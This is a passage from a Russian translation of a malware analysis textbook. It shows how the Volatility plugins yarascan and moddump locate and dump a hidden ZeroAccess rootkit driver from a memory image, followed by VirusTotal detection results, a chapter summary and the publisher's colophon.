
Обнуляя базовый адрес, руткит мешает аналитику определить начальный адрес модуля ядра, что также не позволяет нам сбросить вредоносный модуль. Мы до сих пор знаем, где находится вредоносный код (адрес начинается с `0x814f`). Главный вопрос состоит в том, как определить базовый адрес, используя эту информацию. Можно взять один из адресов и вычесть определенное количество байтов (например, в обратном направлении), пока вы не найдете сигнатуру `MZ`, но проблема состоит в том, что нелегко определить, сколько байтов вычесть. Самый быстрый способ – использовать плагин `yarascan`, так как он позволяет сканировать шаблон (строка, шестнадцатеричные байты или регулярное выражение) в памяти. Поскольку мы пытаемся найти модуль, который находится в памяти ядра, начиная с адреса `0x814f`, можно использовать `yarascan` с опцией `-K` (сканирует только память ядра), чтобы найти сигнатуру `MZ`.

Из выходных данных видно присутствие исполняемого файла по адресу `0x814f1b80`.

Можете указать его как базовый адрес для выгрузки вредоносного модуля на диск с помощью плагина `moddump`. Размер дампа составляет около 53,2 КБ, т. е. `0xd000` байт в шестнадцетеричной системе. Другими словами, модуль начинается с адреса `0x814f1b80` и заканчивается на `0x814feb80`. Все адреса обратного вызова находятся в пределах диапазона адресов этого модуля:

```
$ python vol.py -f zaccess1.vmem --profile=WinXPSP3x86 yarascan -K -Y "MZ" | grep -i 0x814f
Volatility Foundation Volatility Framework 2.6
0x814f1b80 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 MZ..............
0x814f1b90 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ........@.......
0x814f1ba0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x814f1bb0 00 00 00 00 00 00 00 00 00 00 00 00 d0 00 00 00 ................
0x814f1bc0 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 ........!..L.!Th
0x814f1bd0 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f is.program.canno
0x814f1be0 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 t.be.run.in.DOS
0x814f1bf0 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 mode....$.......

$ python vol.py -f zaccess1.vmem --profile=WinXPSP3x86 moddump -b 0x814f1b80 -D dump/
Module Base   Module Name           Result
-----------   -------------------   ------
0x0814f1b80   UNKNOWN               OK: driver.814f1b80.sys

$ ls -al
[REMOVED]
-rw-r--r-- 1 ubuntu ubuntu 53248 Jun 9 15:25 driver.814f1b80.sys
```

Чтобы подтвердить, что выгруженный модуль является вредоносным, он был отправлен в VirusTotal. Результаты от производителей антивирусных программ подтверждают, что это ZeroAccess Rootkit (также известный как Sirefef).



Detection	Details	Community			
Ad-Aware	⚠	Gen:Variant.Sirefef.1305	AegisLab	⚠	Packer.W32.Katusha.Intl
AhnLab-V3	⚠	Trojan/Win32.Sirefef.R8882	ALYac	⚠	Gen:Variant.Sirefef.1305
Avast	⚠	Win32:Trojan-gen	AVG	⚠	Win32:Trojan-gen
Avira	⚠	TR/Rootkit.Gen	AVware	⚠	Trojan.Win32.Sirefef.cr (v)
Baidu	⚠	Win32.Trojan.SuperThreat.a	BitDefender	⚠	Gen:Variant.Sirefef.1305
CAT-QuickHeal	⚠	RootKit.ZAccess.A	ClamAV	⚠	Win.Trojan.Agent-459380
Comodo	⚠	TrojWare.Win32.Rootkit.ZAccess.A	CrowdStrike Falcon	⚠	malicious_confidence_100% (D)
Cylance	⚠	Unsafe	Cyren	⚠	W32/Rootkit.M.gen!Eldorado
DrWeb	⚠	BackDoor.Maxplus.17	Emsisoft	⚠	Gen:Variant.Sirefef.1305 (B)
Endgame	⚠	malicious (high confidence)	eScan	⚠	Gen:Variant.Sirefef.1305
ESET-NOD32	⚠	a variant of Win32/Sirefef.EO	F-Prot	⚠	W32/Rootkit.M.gen!Eldorado
F-Secure	⚠	Gen:Variant.Sirefef.1305	Ikarus	⚠	Trojan-Dropper.Win32.Sirefef

Резюме

Авторы вредоносных программ используют различные передовые методы для установки своего драйвера ядра и обхода механизмов безопасности Windows. Как только драйвер ядра установлен, он может модифицировать системные компоненты или драйверы сторонних производителей, чтобы обходить результаты компьютерно-криминалистического анализа. В этой главе вы рассмотрели некоторые из наиболее распространенных методов с использованием руткитов и узнали, как их обнаруживать с помощью криминалистического анализа дампов памяти. Он является мощным методом, и использование его в ходе анализа вредоносных программ поможет вам понять тактику противника. Авторы вредоносных программ часто придумывают новые способы, чтобы скрыть свои вредоносные компоненты, поэтому недостаточно просто знать, как пользоваться инструментами. Важно понять основополагающие концепции, чтобы распознать попытки злоумышленников обойти средства компьютерной криминалистики.

Предметный указатель

Г

Д

З

И

Ц

Ч

Ш

Книги издательства «ДМК Пресс» можно заказать
в торгово-издательском холдинге «Планета Альянс» наложенным платежом,
выслав открытку или письмо по почтовому адресу:
115487, г. Москва, 2-й Нагатинский пр-д, д. 6А.
При оформлении заказа следует указать адрес (полностью),
по которому должны быть высланы книги;
фамилию, имя и отчество получателя.
Желательно также указать свой телефон и электронный адрес.
Эти книги вы можете заказать и в интернет-магазине: **www.alians-kniga.ru**.
Оптовые закупки: тел. **(499) 782-38-89**.
Электронный адрес: **books@alians-kniga.ru**.

Монаппа К.А.

Анализ вредоносных программ

Главный редактор *Мовчан Д.А.*
dmkpress@gmail.com
Перевод *Беликов Д.А.*
Корректор *Синяева Г.И.*
Верстка *Антонова А.И.*
Дизайн обложки *Мовчан А.Г.*

Формат 70×100 1/16.
Гарнитура «PT Serif». Печать офсетная.
Усл. печ. л. 36,73. Тираж 200 экз.

Веб-сайт издательства: **www.dmkpress.com**